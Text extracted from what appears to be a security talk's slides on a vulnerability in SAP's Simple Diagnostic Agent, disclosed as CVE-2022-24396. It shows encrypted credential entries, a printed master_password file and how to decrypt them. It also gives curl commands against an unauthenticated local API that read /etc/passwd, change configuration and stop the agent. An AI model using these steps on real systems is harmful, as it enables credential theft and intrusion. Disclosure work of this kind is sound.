/org.eclipse.equinox.secure.storage/verification/org.eclipse.equinox.security.
sdapasswordprovider=org.eclipse.equinox.security.sdapasswordprovider\tYJPdsCOvm3g\
=;roWG3EnTsfI\=,JLVEG9+SPjAbhNvbpzyhKwkWb+VPtFU+
//PRDFFF/sapj2ee/com/pwd=org.eclipse.equinox.security.sdapasswordprovider\t9Xt
D2NWXweU\=;y4FoAaLHfU0\=,e3iS15r6Mss8wxFcFlxImg\=\=
//PRDFFF/j2ee/jmx/pwd=org.eclipse.equinox.security.sdapasswordprovider\tgTg5ts
ZWvZ0\=;+i9Mvo0KYKc\=,ZrHU2RLnHu5aJP+vUC7Vog\=\=
org.eclipse.equinox.security.preferences.keyFactory=PBEWithMD5AndDES
```



Simple Diagnostic Agent

- Specific agent applications
 - Clear text custom.properties on each
 - Encrypted secure.properties on each

```
cat ./default/configuration/global.configuration/FFF/secure.properties
#Mon Nov 15 10:32:32 ART 2021
org.eclipse.equinox.security.provider=org.eclipse.equinox.security.provider\
tYJPdsCOvm3g\
//PRDFFF/sapj2ee/c...passwordprovider\t9Xt
D2NWXweU\=;y4FoAaLHfU0\=,e3iS15r6Mss8wxFcFlxImg\=\=
//PRDFFF/j2ee/jmx/pwd=org.eclipse.equinox.security.sdapasswordprovider\tgTg5ts
ZWvZ0\=;+i9Mvo0KYKc\=,ZrHU2RLnHu5aJP+vUC7Vog\=\=
org.eclipse.equinox.security.preferences.keyFactory=PBEWithMD5AndDES
```

The key is not far away...



Simple Diagnostic Agent

- master_password

```
find ./default/configuration/agent
./default/configuration/agent
./default/configuration/agent/FFF
./default/configuration/agent/FFF/custom.properties
./default/configuration/agent/FFF/secure.properties
./default/configuration/agent/#
./default/configuration/agent/#/master_password
```

```
ls -l master_password
```

```
-r----- . 1 sapadm sapsys 256 15 nov. 2021 master_password
```

```
cat master_password
```

```
\[^MXJ,Qy4LPnHBoqWhhY.y_T#FLf5@\+.V=\y"GLTRXCd/vqqD,+QDWZEyBiRpXJ.k}/e"AKb^}kB
YN4S":5!~?k^.[}TLJXaa*T;u^"u<pLrnJrNMpbM+=}Nx(w.L#N>`\:3Y:SyrX,ng9<VB!VE.,q2@K\d<`
H`?$R,jyUEZ84SPqD)>]HvYWq>%q;p5v&U:_^+Qq>Y;(_]"hNb\)cA&qQ,7Cv.!.n!UvX9$/3q)XEocCoT
RS4v$`NgX%~9c%
```



Simple Diagnostic Agent

```
import org.eclipse.equinox.security.storage.StorageException;

public class CryptoData {
    private static final char MODULE_ID_SEPARATOR = '\t';

    private static final char SALT_SEPARATOR = ',';

    private static final char IV_SEPARATOR = ';';

    private final String moduleID;

    private final byte[] salt;
```

```
    encryptedText.append('\t');
    if (this.iv != null)
        encryptedText.append(Base64.encode(this.iv));
    if (this.salt != null) {
        encryptedText.append(',');
        encryptedText.append(Base64.encode(this.salt));
    }
    if (this.encryptedData != null) {
        encryptedText.append(';');
        encryptedText.append(Base64.encode(this.encryptedData));
    }
    return encryptedText.toString();
}
```

- Encryption used is PBEWITHMD5andDES
- Key is stored in master_password
- With **10 iterations** for the derived key calculation
- Value format is :
parameter_name=<module_id>\t<iv>;<salt>,<ciphared_data>



Simple Diagnostic Agent

```
import org.eclipse.equinox.security.storage.StorageException;

public class CryptoData {
    private static final char MODULE_ID_SEPARATOR = '\t';

    private static final char SALT_SEPARATOR = ',';

    private static final char IV_SEPARATOR = ';';

    private final String moduleID;

    private final byte[] salt;
```

```
    encryptedText.append('\t');
    if (this.iv != null)
        encryptedText.append(Base64.encode(this.iv));
    if (this.salt != null) {
        encryptedText.append(',');
        encryptedText.append(Base64.encode(this.salt));
    }
    if (this.encryptedData != null) {
        encryptedText.append(';');
        encryptedText.append(Base64.encode(this.encryptedData));
    }
    return encryptedText.toString();
}
```

- Encryption used is PBEWITHMD5andDES
- Key is stored in master_password
- With **10 iterations** for the derived key calculation
- Value format is :

parameter_name=<module_id>\t<iv>;<salt>,<ciphered_data>
//PRDFFF/j2ee/jmx/pwd=org.eclipse.equinox.security.sdapasswo
rdprovider\tgTg5tsZWvZ0\=;+i9Mvo0KYKc\=,ZrHU2RLnHu5aJP+
vUC7Vog\=\=



Simple Diagnostic Agent

```
import org.eclipse.equinox.security.storage.StorageException;

public class CryptoData {
    private static final char MODULE_ID_SEPARATOR = '\t';

    private static final char SALT_SEPARATOR = ',';

    private static final char IV_SEPARATOR = ';';

    private final String moduleID;

    private final byte[] salt;
```

```
    encryptedText.append('\t');
    if (this.iv != null)
        encryptedText.append(Base64.encode(this.iv));
    if (this.salt != null) {
        encryptedText.append(',');
        encryptedText.append(Base64.encode(this.salt));
    }
    if (this.encryptedData != null) {
        encryptedText.append(';');
        encryptedText.append(Base64.encode(this.encryptedData));
    }
    return encryptedText.toString();
}
```

- Encryption used is PBEWITHMD5andDES
- Key is stored in master_password
- With **10 iterations** for the derived key calculation
- Value format is :

parameter_name=<module_id>\t<iv>;<salt>,<ciphered_data>
//PRDFFF/j2ee/jmx/pwd=org.eclipse.equinox.security.sdapasswo
rdprovider\tgTg5tsZWvZ0\=;+i9Mvo0KYKc\=,ZrHU2RLnHu5aJP+
vUC7Vog\=\=



Simple Diagnostic Agent

- Get login information from custom.properties
- Get password from decrypted secure.properties
 - ⇒ **11 credentials**
 - ⇒ to the managed **SAP System**
 - ⇒ to the **SAP Focused Run**



Simple Diagnostic Agent

- Get login information from custom.properties
- Get password from decrypted secure.properties
 - ⇒ 11 credentials
 - ⇒ to the managed SAP System
 - ⇒ to the SAP Focused Run

Slow down...

Only **sapadm** can read **master_password**.



Simple Diagnostic Agent

- Get login information from custom.properties
- Get password from decrypted secure.properties
 - ⇒ 11 credentials
 - ⇒ to the managed SAP System
 - ⇒ to the SAP Focused Run


Slow down...

Only **sapadm** can read **master_password**.

... maybe not ^^




Simple Diagnostic Agent






Simple Diagnostic Agent





Simple Diagnostic Agent

```
GET /lms1/sda/default/?solution-manager=FFF&service=ping HTTP/1.0  
Host: saphost:1129  
Authorization: Basic c2FwYWRTOk9mQ291cnNlSVB1dEFSZWFsUGFzcmw==
```



```
GET /?solution-manager=FFF&service=ping HTTP/1.1  
Host: localhost:3005
```




Simple Diagnostic Agent

```
GET /lms1/sda/default/?solution-manager=FFF&service=ping HTTP/1.0
```

```
Host: saphost:1129
```

```
Authorization: Basic c2FwYWRTOk9mQ291cnN1SVB1dEFSZWFsUGFzcg==
```



```
GET /?solution-manager=FFF&service=ping HTTP/1.1
```

```
Host: localhost:3005
```

```
??????
```



Simple Diagnostic Agent

```
GET /lms1/sda/default/?solution-manager=FFF&service=ping HTTP/1.0  
Host: carhost:1129
```

**Any local user, without special permission
can request SDA activities...**

```
GET /?solution-manager=FFF&service=ping HTTP/1.1  
Host: localhost:3005  
??????
```



Simple Diagnostic Agent

- Some among all possibilities :

```
# List directory
curl -X GET \
'http://localhost:3005/api/v1/fsbrowser/dir?solution-manager=AAA&download=false&dir=%2Fetc%2F'

# Display file
curl -X GET \
'http://localhost:3005/api/v1/fsbrowser/dir?solution-manager=AAA&download=false&dir=%2Fetc%2Fpasswd'

# Get any parameter
curl -X GET \
'http://localhost:3005/?solution-manager=AAA&service=configuration&operation=get-prop&application=<application.full_name>'

# Update any parameter
curl -X POST \
-H 'Content-Type: application/json' \
-d '{"properties_name":'properties_value'}' \
'http://localhost:3005?service=configuration&json-types=Properties&solution-manager=AAA&application=<application.full_name>'

# Download the full agent configuration
curl -X GET \
'http://localhost:3005/?solution-manager=AAA&service=cfg-download'

# Stop the agent
curl -X DELETE 'http://localhost:3005/slp/self'
```



Simple Diagnostic Agent

- Some among all possibilities :

```
# List directory
```

```
curl -X GET \
'http://locall
```

```
# Display file
```

```
curl -X GET \
'http://locall
```

```
# Get any par
```

```
curl -X GET \
'http://locall
```

```
# Update any
```

```
curl -X POST \
-H 'Content-Ty
-d '{'propert
'http://locall
```

```
# Download the
```

```
curl -X GET \
'http://localh
```

```
# Stop the agent
```

```
curl -X DELETE 'http://localhost:3005/slp/self'
```

SAP Patch : 3145987
CVE-2022-24396

28/01/22 - Onapsis sends details to SAP

08/03/22 - SAP fixing the issue !

application.full_name>

application.full_name>



Simple Diagnostic Agent Demo



AGENDA

0x01

SAP Focused Run ?

0x02

Security assessment

0x03

Only one is enough...

0x04


Stay secured

0x05

Closing part

